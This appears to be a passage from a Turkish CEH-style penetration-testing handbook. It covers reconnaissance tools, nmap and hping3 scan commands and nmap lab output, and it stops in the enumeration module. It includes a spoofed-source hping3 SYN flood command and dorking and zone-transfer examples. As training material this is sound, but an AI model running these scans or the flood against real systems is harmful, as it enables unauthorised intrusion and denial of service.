

SIZMA TESTİ VE GÜVENLİK UYGULAMALARI EL KİTABI

Furkan Enes Polatoğlu

Sızma Testi ve Güvenlik Uygulamaları El Kitabı

07/01/2021

Furkan Enes Polatođlu
furkanenes1160@icloud.com

İçindekiler

Module 1: Introduction to Ethical Hacking.....	7
Güvenliđin Temelleri	7
Module 2: Footprinting and Reconnaissance	8
Footprinting and Reconnaissance (Bilgi Toplama ve Keşif)	8
Pasif Bilgi Toplama	8
Pasif Bilgi Toplama Araçları	8
Google Search ile Pasif Bilgi Toplama	8
Shodan ile Pasif Bilgi Toplama:	8
Whois ile Pasif Bilgi Toplama	8
Theharvester ile Pasif Bilgi Toplama	8
Aktif Bilgi Toplama	8
Aktif Bilgi Toplama Araçları	8
Dig ile Aktif Bilgi Toplama	8
DNS Zone Transfer	8
Dirb ile Aktif Bilgi Toplama:.....	8
Gobuster ile Aktif Bilgi Toplama.....	9
Dmitry ile Aktif Bilgi Toplama.....	9
Nmap ile Aktif Bilgi Toplama	9
Port Kavramı:	9
Firewalking.....	9
Module 3: Scanning Networks	9
ICMP Ping ve Ping Sweep	9
Ping.....	9
Fping.....	10
NMAP Nedir?	10
NMAP: Neler Yapılabilir?.....	10
NMAP Ping Scan – No Port Scan	10
NMAP Ping Scan	10
NMAP ile Port Taraması	10
TCP Bayrakları	10
3-Way Handshake;	11
NMAP TCP ve UDP Taraması	11
NMAP SYN Scan / Stealth Scan	11
NMAP Küçük Taramalar	11
NMAP XMAS Scan	11
NMAP Fast Scan	11
NMAP ile İşletim Sistemi Tespiti	11
NMAP ile Script Taraması.....	11
NMAP ile Zafiyet Script Taraması.....	11
NMAP'in Scriptlerini ile Tarama	11
NMAP Versiyon Bilgisi Öğrenme	12
NMAP Portları Açık Varsaymak.....	12
NMAP ile İç Ağ Tarama.....	12

Zenmap ile Ağ Taraması	12
Hping3 ile Port Taraması	12
NMAP ile Host Keşfi	13
SNORT	13
Module 4: Enumeration	13
Nikto Aracı ile Web Zaafiyetlerinin Tespiti	13
Temel Servisler	14
NetBIOS Servisi	14
NetBIOS Enumeration Araçları:	14
Nbtscan Aracı	14
SNMP Servisi	14
DNS Servisi	14
SMTP Servisi	14
NTP Enumeration	15
LDAP Enumeration	15
Unix/Linux Enumeration Araçları	15
enum4linux Aracı	15
Windows Enumeration Araçları	15
Ne Önlem Alınmalı?	15
Module 5: Vulnerability Analysis	16
Vulnerability Scan Araçları	16
Zafiyet Tarama;	16
Zafiyet Kategorileri	16
Ağ Zafiyet Tarayıcıları	16
NMAP ile Zafiyet Taraması	16
Nessus Zafiyet Tarama Aracı	17
Nessus Basic Network Scan	17
Module 6: System Hacking	21
Exploit DB Nedir?	21
Searchploit ile Exploit Bulma	21
Metasploit Framework	21
Exploits	21
Auxiliary	21
Encoders	21
Payload	21
Eternalblue açığı için Metasploit kullanma örneği	21
Parola Kırma Teknikleri	22
Parola Kırma Araçları	22
Güçlü Parola Özellikleri	22
DNA (Distributed Network Attack)	22
Kimlik Doğrulama Faktörleri	22
Crunch ile Wordlist Oluşturma	22
Crunch ile Rainbow Table Oluşturma	22
Module 7: Malware Threat	23
Zararlı Yazılım Çeşitleri	23
Virüs Yaşam Döngüsü	23
Virüs Çeşitleri	23
Arka Kapı Yöntemleri	23
Trojanlar	23
Msfvenom ile Zararlı Yazılım Oluşturma	24
Module 8: Sniffing	25
Ağ üzerindeki Trafiğin Elde Edilmesi	25
Wireshark	25
Tcpdump	25
Cain & Abel Aracı	25
Module 9: Social Engineering	26
Sosyal Mühendislik	26

Sosyal Mühendislik Süreci.....	26
Setoolkit ile Sosyal Mühendislik.....	26
Setoolkit – Credential Harvester Attack.....	26
Module 10: Denial-of-Service.....	27
OSI Katmanlarına Göre DDOS Saldırıları	27
Layer 2 DDOS Saldırıları	27
Layer 3 DDOS Saldırıları	27
Layer 4 DDOS Saldırıları	28
Layer 7 DDOS Saldırıları	28
Module 11: Session Hijacking.....	29
3 Adımda Oturum Çalma	30
Oturum Çalma Çeşitleri.....	30
Ağ Seviyesinde Oturum Çalma Yöntemleri	30
Uygulama Seviyesinde Oturum Çalma Yöntemleri	30
Session Hijacking – Uygulama.....	31
Module 12: Evading IDS, Firewalls and Honeypots.....	31
IDS (Intrusion Detection System)	31
IPS (Intrusion Prevention System).....	31
IDS ve IPS Nasıl Çalışıyor?.....	32
IDS'den Kaçınma Metotları	32
Obfuscation – IDS Evading Metotları	32
Fragmentation – IDS Evading Metotları.....	33
Encryption – IDS Evading Metotları	33
Denial of Service.....	33
Firewall (Güvenlik Duvarı).....	34
Firewall Keşfi	34
Firewall Evading (Atlatma) Metotları.....	34
Firewalking.....	34
MAC Spoofing.....	34
Tiny Fragmentation.....	34
Tünelleme Nedir?.....	34
ICMP Tünelleme.....	35
HTTP Tünelleme	35
DNS Tünelleme.....	35
SSH Tünelleme	35
Honeypots.....	35
Module 13: Hacking Web Servers.....	35
Web Sunucu	35
HTTP Header Bilgileri	36
HTTP GET ve POST İstekleri.....	36
Web Sunucu Zafiyetleri.....	36
Buffer Overflow (Arabellek Taşması)	36
DoS/DDoS.....	36
Flawed Web Design (Kusurlu Web Tasarımı).....	37
Module 14: Hacking Web Application.....	37
OWASP	37
OWASP TOP 10.....	37
Testing Vulnerable Web Apps.....	37
OWASP ZAP ile Web Uygulama Zafiyet Taraması.....	37
Burpsuit ile Araya Girme	38
Burp Proxy.....	38
DVWA Nedir?	38
Brute Force – Kaba Kuvvet Saldırısı.....	38
CSRF Attack	38
XSS Attack	39
XSS Attack Önleme Yöntemlerinden Biri	39
Directory Traversal.....	39

File Inclusion	40
ShellShock Zafiyeti	40
Module 15: SQL Injection.....	40
Örnek SQL Sorgusu.....	40
Saldırı SQL Sorguları	40
Saldırı Mantığı	40
Module 16: Hacking Wireless Networks	43
Ağ Türleri.....	43
Wi-Fi Authentication Modları	44
Wi-Fi Chalking	44
Wi-Fi Tehditleri.....	44
Hacking Wireless Network – Uygulama.....	44
Module 17: Hacking Mobile Platforms.....	45
Mobil Zafiyet ve Riskler.....	46
Android Architecture	47
Module 18: IoT Hacking	48
Geleneksel IoT Saldırı Teknikleri	48
Android Mimarisi	48
Genel IoT Atak Alanları.....	49
IoT Atakları;.....	49
Module 19: Cloud Computing.....	49
Cloud Servis Çeşitleri.....	49
Module 20: Cryptography	50
Simetrik Şifreleme	50
Asimetrik Şifreleme.....	51

ÖNSÖZ

Bu el kitabını CEH içeriğine uygun olarak modüler bir yapıda hazırlamaya çalıştım. El kitabı, daha çok bir saldırı klavuzu olarak nitelendirilebilir. Penetrasyon testi sırasında “hangi işlemleri, hangi sırayla ve nasıl uyguluyoruz?” sorularını ortadan kaldırmak ve karışıklıkları gidermek adına, adım adım hazırlanmış bir rehber ortaya koymaya çalıştım.

Okunduğunda, rehberde ele alınan başlıklar hakkında sizlere tatmin olabileceğiniz kadar çok şey öğretebilecek bir çalışma olmayacağını altını çizmek istiyorum. Burada iş biraz okuyucuya düşüyor.

Bu çalışmada genel hatlarıyla ele alınan konuları daha detaylı öğrenerek, araştırma yaparak ve azimle çalışarak kendinizi geliştirmek şartıyla bir şeyler öğrenebilirsiniz.

Module 1: Introduction to Ethical Hacking

Güvenliğin Temelleri

- CIA
- Risk
- Politika, Süreç ve Prosedür
- Fiziksel Güvenlik Kontrolleri
- Mantıksal ve Tekniksel Kontroller

CIA ;

Confidentiality = Gizlilik

Integrity = Bütünlük

Availability = Erişilebilirlik

Gizlilik : Yetkisiz kullanıcı için bilgi ifşalarını önler.

Bütünlük : Yetkisiz kullanıcı için sistem ve bilgi değişimini engeller.

Erişebilirlik : Yetkili kullanıcılar için bilgiye istenilen anda ulaşım garantisi.

Non-Repudiation (İnkâr Etmeme) : Yapılan herhangi bir işlemin sonradan inkâr edilememesi.

Asset (Varlık) : Bir bilişim sisteminde bulunan ve veri ilişkisi olan tüm bilgi işlem bileşenleri (Bilgi, insan,yazılım,donanım,servisler)

Threat (Tehdit) : Bilgi varlıklarına zarar verme potansiyeline sahip olaylara neden olabilecek olaylar.

Vulnerability (Zafiyet) : Bir varlıkta ya da bir varlık grubunda bulunan tehditler tarafından istismar edilecek eksiklikler ve zayıflıklar.

Policy, Process, Procedure (Politikalar, Süreçler, Prosedürler);

Policy : Rules & Standarts

Process : What, Who & When

Procedure : How & Where

Fiziksel Güvenlik Kontrolleri;

- Full disk encryption (FDE)

- Backup encryption

- Hava koşulları ve nem

Mantıksal ve Tekniksel Kontroller;

Mantıksal Kontroller: Security Tokens

Tekniksel Kontroller: Software Interrupts

Defense-in-Depth (Derinlemesine Savunma)

Katmanlı Güvenlik

- Network güvenlik önlemleri

- Anti-Virüs korumaları

- Data bütünlük analizi

- Davranışsal analiz

- Uygulama güvenliği

Policies, Procedures & Awareness

Physical

Network

Computer

Application

Device

IDS : Intrusion Detection Systems : Saldırı Tespit Sistemleri

IPS : Intrusion Prevention Systems : Saldırı Önleme Sistemleri

Cyber Kill Chain (Siber Öldürme Zinciri);

Bir hacker, davranışları incelendiğinde her zaman aşağıdaki 7 kategori içerisinde gezdiği görülmüş,

- 1- Reconnaissance (Keşif yapma)
- 2- Weaponization (Silahlandırma)
- 3- Delivery (Erişilebilme, iletişim kurma)
- 4- Exploitation (Sömürme atağı, Keşife geçme) *Bu adımdan sonra bir hacker önlenemez.
- 5- Installation (Yükleme)
- 6- Command & Control (Komuta ve kontrol)
- 7- Actions on Objectives (Hedeflere yönelik eylemler)

Module 2: Footprinting and Reconnaissance

Footprinting and Reconnaissance (Bilgi Toplama ve Keşif);

*Bu aşama, CEH'in 2. Modülü ve Cyber Kill Chain modelinin ilk aşamasıdır.

Bilgi toplama, aktif bilgi toplama ve pasif bilgi toplama olarak ikiye ayrılır;

Pasif Bilgi Toplama: Hedefe ait bir sistem veya sunucuya bağlanmadan yapılır. Open-source intelligence (Halka açık veriler), Sosyal medya, Google, Shodan vb. gibi tarayıcılardır.

Pasif Bilgi Toplama Araçları: Arama motorları, Shodan, Harvester, Archive.org, Whois, Sosyal Medya, Kariyer Siteleri

Google Search ile Pasif Bilgi Toplama : site:facebook.com.tr, inurl:edu.tr, filetype:xls, -site:tubitak.com.tr

*Daha detaylı, işe yarar aramalar için Exploit-DB üzerinden "Google Hacking Database" göz atılabilir.

- site: Aramanın yapılacağı domain adı girilir.
- intitle: Kelimeler sayfaların başlık etiketinde aranır.
- allintitle: Herhangi bir kelime sayfaların bağlı etiketinde aratılır.
- inurl: Tüm kelimeler URL içinde geçecek anahtar kelime olarak aratılır.
- allinurl: Herhangi bir kelime URL içinde geçecek anahtar kelime olarak aratılır.
- intext: Web sayfasının herhangi bir yerinde geçecek anahtar kelime olarak aratılır.

Shodan ile Pasif Bilgi Toplama: SHODAN, filtreler kullanarak çeşitli bilgisayar tabanlı sistemleri (desktop, switch, router, servers vb.) bulmayı sağlayan bir arama motorudur. <https://www.shodan.io/>

Whois ile Pasif Bilgi Toplama: Domain'i kullanarak kritik bilgilere ulaşabileceğimiz bir alandır. <https://who.is>

Whois aynı zamanda Kali Linux üzerinden kullanabilmemiz mümkün.

Theharvester ile Pasif Bilgi Toplama: Bir domain üzerinden belirlediğimiz tarayıcılar üzerinden arama yapmasını sağlar.

```
# theHarvester -d furkanenes.com -l 500 -b google
```

Aktif Bilgi Toplama: Direkt olarak hedef ile etkileşimli olarak bilgi toplanır.

Aktif Bilgi Toplama Araçları: Dig, Dirb, Gobuster, Dmitry, Nslookup (aktif/pasif), Maltego (aktif/pasif), Nmap

Dig ile Aktif Bilgi Toplama: Domain isimleri üzerinden bilgi toplamaya yarayan bir araçtır.

```
# dig google.com @185.154.85.25
```

DNS Zone Transfer: Zone transfer ile DNS üzerindeki kayıtlar transfer edilebilir.

```
# dig axfr furkan.com @10.10.10.10
```

Dirb ile Aktif Bilgi Toplama: Web sitesinde izin taramaya yarayan bir araçtır.

```
# dirb https://www.furkanenes.com.tr
```

- wordlist.txt dosyası kullanarak, dosyada bulunan subdomainlere göre araştırma yapılabilir.

```
# dirb https://www.furkanenes.com.tr/ /usr/share/dirb/wordlists/wordlist.txt
```


Gobuster ile Aktif Bilgi Toplama: Web sitesinde dizin taramaya yarayan bir araçtır. Dirb ile aynı görevi görür ancak aradaki farkı, Gobuster "dizinin dizinine" bakmıyor. O yüzden dirb'e göre daha hızlıdır. Normalde Kali'de yok. Kendimiz indirmemiz gereklidir.

```
# gobuster dir -u https://www.google.com -w /usr/share/dirb/wordlists/big.txt
```

Dmitry ile Aktif Bilgi Toplama: Bu araç ile Whois, "açık port ve host firması bilgileri gibi bilgileri" elde etmemiz mümkün fakat buradaki "açık portlar", nmap kadar güvenilir değildir.

Maltego ile Aktif/Pasif Bilgi Toplama: Bu araç ile "alan adları, whois bilgileri, IP adresi, ağ tespiti, e-posta adresi toplama, telefon, fax numaraları, sosyal paylaşım ağları" gibi bilgilere erişmek için kullanılan kapsamlı bir programdır. Kali Linux üzerinde hali hazırda bulunur.

Nmap ile Aktif Bilgi Toplama: Firewall engelleyebilir. Firewalking metodu ile Firewall atlatılabilir. (3. Modülde detayla anlatılacak)

Port Kavramı: İki bilgisayarın iletişime geçmesi için mantıksal kapıdır.

TCP ve UDP ile kullanılabilir toplam 65535 vardır.

IANA (The Internet Assigned Numbers Authority) göre;

- Well-Know Ports: 0 - 1023

- Registered Ports: 1024 – 49151

- Dynamic and/or Private Ports: 49152 – 65535

Temel Port Bilgileri:

80 -> HTTP	22 -> SSH
443 -> HTTPS	23 -> TELNET
445 -> SMB	25 -> SMTP
123 -> NTP	514 -> SYSLOG
21 -> FTP	69 -> UNAUTHENTICATED ACCESS

Aktif Bilgi Toplama Engeli Firewall:

Özellikle dış networklerden iç network taramak istenildiğinde Firewall taramaların çok bir bölümünü engeller.

Firewalking:

Bu tür durumlarda sızma testlerinde kullanılan ve Firewall üzerinde iç network'ü taramaları için kullandıkları metoda "Firewalking" ismi verilir.

Module 3: Scanning Networks

*Scanning Network (Ağ Taramaları), Bu aşama, CEH'in 3. Modülüdür. Ağ taramalarının yapıldığı aşamadır.

Ping Sweeps:

- Fping
- Megaping

Port Scan:

- Nmap
- Zenmap
- Masscan

ICMP Ping ve Ping Sweep:

- Aktif cihazları test etmek için kullanılır.
- Firewall üzerinden geçip geçmediğini kontrolü sağlar.
- ICMP Echo istekleri kullanılarak tüm network üzerine paketler gönderilir.
- Canlı olan sistemler gönderilen requestlere ICMP Echo Reply yanıtını dönerler.
- Belirtilen subnet üzerindeki her adrese Echo request gönderilmektedir.

Ping:

- IP adresine ait bilgisayarın TCP/IP bakımından çalışıp çalışmadığını öğrenmek ve eğer çalışıyorsa ne kadar sürede ulaşıldığını görmek için kullanılır.
- Ping komutunda, karşıdaki cihaza 32 baytlık bir ICMP (Internet Control Message Protocol) paketi gönderilir ve aynı paketin geri gelmesini bekler.
- Bu paketle karşı cihaza echo komutu yollanmış olur ve karşıdan echo reply komutu bekler.

Fping;

- Tek seferde birden çok hosta ICMP echo paketi gönderir.

```
# fping -aeg 192.168.2.0/24
```

NMAP Nedir?

- Network Mapper - Ağ tarama aracı - Açık kaynak kodlu - Ücretsiz - Yaygın kullanım - Geniş bir topluluk desteği
- Birçok işi tek başına yapabilir. - Her platformda çalışır - İyi dökümantasyon

NMAP: Neler Yapılabilir?

- Sunucu keşfi
- Ağ topolojisi keşfi
- Port taraması
- Servis ve versiyon tespiti
- İşletim sistemi tespiti
- Güvenlik duvarı tespiti
- Zafiyet Tespiti
- Kaba kuvvet saldırısı
- Exploit

NMAP Ping Scan – No Port Scan (-sn)

Belirtilen ağ aralığındaki açık olan cihazların tespiti yapılır.

```
# nmap -sn 192.168.2.10-15
```

NMAP Ping Scan (-sP)

Belirtilen ağ aralığındaki açık olan cihazların tespiti yapılır.


```
# nmap -sP 192.168.1.0/24
```

NMAP ile Port Taraması;

- Testlerde ilk olarak sunucuların taranması ve açık olan port/servislerin tespit edilmesi önemlidir.
- Bu tür durumlarda nmap ile tarama gerçekleştirilerek sunucu ile ilgili bütün bilgileri elde edebiliriz.


```
# nmap www.google.com
```

TCP Bayrakları;




3-Way Handshake:

İletişimi başlatır;



İletişimi sonlandırır;



NMAP TCP ve UDP Taraması (-sT & -sU)

TCP Taraması: `# nmap -sT -p 80,443 192.168.2.0/24`

-p parametresi ile belirli bir port verebiliriz.

UDP Taraması: `nmap -sU -T4 192.168.2.5`

- T parametresi paketlerin gönderme hızını belirler. T, 0-5 arası değer alabilir. Firewall atlama tekniği olarak kullanılabilir.

NMAP SYN Scan / Stealth Scan (-sS)

- Hedef portları tararken TCP SYN paketleri gönderilir fakat ACK paketi gönderilmez.

- SYN paketine alınan cevaplara göre port açıklığı tespit edilir.

`root@kali:/home/kali# nmap -sS 192.168.2.43`

NMAP Küçük Taramalar;

- Belirli bazı portların taramasında kullanılır.

`root@kali:/home/kali# nmap -p 21,22,23 192.168.2.43`

- Yukarıdaki tarama ile hedef üzerinde sadece 21,22,23 portlarının taraması gerçekleştirilmiştir.

NMAP XMAS Scan

- Hedefe URG, PUSH veya FIN bayrakları gönderilir.

- Hedefin o portu kapalı ise "RST-ACK" paketi cevabı elde edilir.

- Herhangi bir cevap dönmüyor ise hedef port açıktır.

`root@kali:/home/kali# nmap -sX 192.168.2.43`

NMAP Fast Scan

- Networkteki cihazları ve çalışan portları hızlıca tespit eder.

`root@kali:/home/kali# nmap -T4 -F 192.168.2.43`

NMAP ile İşletim Sistemi Tespiti

`root@kali:/home/kali# nmap -O 192.168.2.43`

NMAP ile Script Taraması

- Nmap'e ait kullanılabilir nmap scriptlerinin bulunması;

`root@kali:/home/kali# locate *.nse`

NMAP ile Zafiyet Script Taraması

- Nmap'in zafiyet içeren scriptlerinin bulunması;

`root@kali:/home/kali# locate *-vuln-*.nse`

NMAP'in Scriptlerini ile Tarama

- Nmap, kendi scriptlerini bir hedef üzerinde dener. Tüm portların içerisinde deneyerek zafiyet bulmaya çalışır.

`root@kali:/home/kali# nmap -sC 192.168.2.13`

NMAP Versiyon Bilgisi Öğrenme

```
root@kali:/home/kali# nmap -sV 192.168.2.13
```

NMAP Portları Açık Varsaymak (-Pn)

Ping karşısında makinadan cevap alamazsan, deneyeceğin zafiyetleri yine de dene. Port kapalı sanırsın aslında açıktır, zafiyet denediğinde de burdan girersin. Uzun sürer ama port kapalı gibi gözükse de zafiyetleri tek tek denediği için tutarsa çalışır.

NMAP ile İç Ağ Tarama

İç ağ taramalarının amacı sırasıyla;

- 1- Canlı host tespiti
- 2- Hostun işlerim sistemi tespiti
- 3- Host üzerinde açık portlar
- 4- Portların üzerinde koşan servisler
- 5- Servislerin versiyon bilgileri
- 6- Hostlar ve portlar üzerindeki zafiyetlerin tespiti
- 7- Nmap, Zenmap (Nmap arayüzlü hali) ya da Hping3

Zenmap ile Ağ Taraması

- Nmap'in arayüzlü halidir.
- Kullanımı kolaydır.
- Hedef belirtilir ve Scan tuşuna basılır.
- Zenmap indirmek için nmap."org/download" bölümünden Zenmap GUI .rpm uzantılı dosyayı indiriyoruz. Kali, debian tabanlıdır. Ancak indirdiğimiz dosyanın uzantısı Red Hat Linux işletim sistemi için geliştirilmiş bir paket yöneticisidir. Ancak bu dosyayı Debian sistemde çalıştırmanın çözümü vardır;

- "alien" kullanarak .rpm uzantılı paketleri .deb paketine çevirebiliriz. Bunun için;

```
root@kali:/home/kali# apt install alien dpkg-dev debhelper build-essential
```

programını yükledikten sonra,

```
root@kali:/home/kali# alien zenmap-7.80-1.noarch.rpm
```

komutunu çalıştırdıktan sonra son olarak,

```
root@kali:/home/kali# dpkg -i zenmap_7.80-2_all.deb
```

Hping3 ile Port Taraması

- Network Mapping ve DoS saldırıları için kullanılır.
- Destination ICMP Unreachable
- ICMP'ye kapalı olan networklerde kullanılır.
- HTTP Ping anlamına gelir. Örneğin bir sisteme ayakta mı diye ping attığımız zaman geri cevap dönmediğinde hemen pes etmeyin Hping3 kullanarak bir http (web server) pingi ataraktaki şansımızı deneyebiliriz. O da olmazsa nmap kullanarak diğer portları taramaya geçeriz. Burada nmap 3. aşamada devreye girmiş olur. En başta nmap kullanmamamızın sebebi ise "zaman ve para sorunu". Nmap taramasından sonra bloklanma ihtimali de göz önünde bulundurulmalıdır.

```
root@kali:/home/kali# hping3 -scan 80,443 -c 5 -S 192.168.2.43
```

Hping3 ile Kullanabileceğimiz Tarama Türlerinden Bazıları;

ICMP Ping :

```
root@kali:/home/kali# hping3 -1 192.168.2.43
```

ACK Scan on Port 80 :

```
root@kali:/home/kali# hping3 -A 192.168.2.43 -p 80
```

UDP Scan on Port 80 :

```
root@kali:/home/kali# hping3 -2 192.168.2.43 -p 80
```

Collecting Initial Sequence Number :

```
root@kali:/home/kali# hping3 192.168.2.43 -Q -p 139 -s
```

Firewalls and Time Stamps :

```
root@kali:/home/kali# hping3 -S 192.168.2.43 -p 80 -tcp-timestamp
```

SYN Scan on Port 50-60 :

```
root@kali:/home/kali# hping3 -8 50-60 -S 192.168.2.43 -V
```

FIN, PUSH and URG Scan on Port 80 :

```
root@kali:/home/kali# hping3 -F -P -U 192.168.2.43 -p 80
```

Scan Entire Subnet for Live Host :

```
root@kali:/home/kali# hping3 -1 192.168.2.x -rand-dest -I eth0
```

Intercept All Traffic Containing HTTP Signature :

```
root@kali:/home/kali# hping3 -9 HTTP -I eth0
```

SYN Flooding a Victim :

```
root@kali:/home/kali# hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood
```

*** **Iptables** Komutu. **Iptables**, Linux işletim sisteminde varsayılan bir güvenlik duvarıdır . Görevleri ise : Servislerin çalıştığı portlardan geçen trafiği engelleyebilir, farklı porta yönlendirme yapabilir.

NMAP ile Host Keşfi

```
root@kali:/home/kali# nmap -sn -n 192.168.91.0/24
```

SNORT

Bir IPS sistemidir. Açık kaynaklıdır. Paralı imzaları vardır. Denemek için bir arkadaşımız bilgisayarına Snort kurar, kuralları yazar karşıdaki ona saldırı yapmaya çalışır ve atlatıp atlatmadığını görür, yakalandığını görür. Böylelikle birisi pentester olarak yetişir diğeri de savunma tarafında gelişir. İki tarafa da faydası olur. Sanal makineye kuruyoruz, imzalarını yazıyoruz, kural yazmayı öğreniyoruz. Sonra tüm trafiği Snort'a yönlendiriyoruz. Ağı Snort IPS sisteminden geçirerek güvenliği sağlamaya çalışıyoruz.

```
* root@kali:/home/kali# nmap -sn -n 192.168.91.0/24 | grep "Nmap scan" | cut -d " " -f 5 > /root/Desktop/target_IPs.txt
```

```
* root@kali:/home/kali# cat /root/Desktop/target_IPs.txt
```

- **sn:** ping taraması (host keşfi)
- **-n:** name resolution yapma
- **grep: "Nmap scan":** "Nmap scan" ifadesi geçen satırları getir.
- **cut -d " " -f 5:** Boşluk delimiter'ına göre gelen ifadeyi böl ve 5. Sütunu getir.
- **> :** çıktığı belirtilen dizine redirect et.

Module 4: Enumeration

Enumeration. Bu aşama CEH'in dördüncü modülüdür. Hedef hakkında daha detaylı bilgi topladığımız aşamadır. Enumeration çok bilgi verir fakat bloklanma ihtimali yüksektir.

```
root@kali:~/Desktop# nmap -iL /root/Desktop/target_IPs.txt -sS -p 1-65535 -sV -O --reason --open
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-02 11:11 EST

Nmap scan report for 192.168.91.131
Host is up, received arp-response (0.00025s latency).
Not shown: 65525 closed ports
Reason: 65525 resets
PORT      STATE SERVICE      REASON      VERSION
135/tcp   open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
4444/tcp  open  krb524?     syn-ack ttl 128
49152/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:29:23:4B (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows 7::- cpe:/o:microsoft:windows 7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-VFCDQ6J4HMD; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.91.132
Host is up, received arp-response (0.00052s latency).
Not shown: 65524 closed ports
Reason: 65524 resets
PORT      STATE SERVICE      REASON      VERSION
135/tcp   open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http        syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49689/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:03:00:9F (VMware)
```

*** -iL komutu, tarama yapılacak IP listesi belirtmek için kullanılır.

Nikto Aracı ile Web Zafiyetlerinin Tespiti

```
* root@kali:/home/kali# nikto -h http://192.168.2.13
```

-h : HTTP üzerinden tarama yapılacağı anlamına gelir.

Temel Servisler

- NetBIOS - SMTP - NTP - Unix / Linux
- SNMP - DNS - LDAP - Windows

NetBIOS Servisi

- Network Basic Input Output System, yerel bir ağda birbirleriyle iletişim içerisinde olan cihazların iletişim kurabilmesini ve isim çözümlemesini yapan bir API'dir.

NetBIOS servisi default 139 numaralı portta çalışır. OSI modelinin "**Oturum Katmanı**"nda (Session Layer) yer alır. Oturum katmanı aynı ağda birden fazla bilgisayar varken doğru bir iletişim yönlendirmesi yapılmasını ve doğru bilgisayarların iletişim kurmasını sağlar. OSI'nin 5.katmanıdır.

NetBIOS genel olarak 3 amaçla kullanılır;

- İsim çözümlemek
 - Datagram dağıtımını gerçekleştirmek
 - Oturum hizmeti vermek
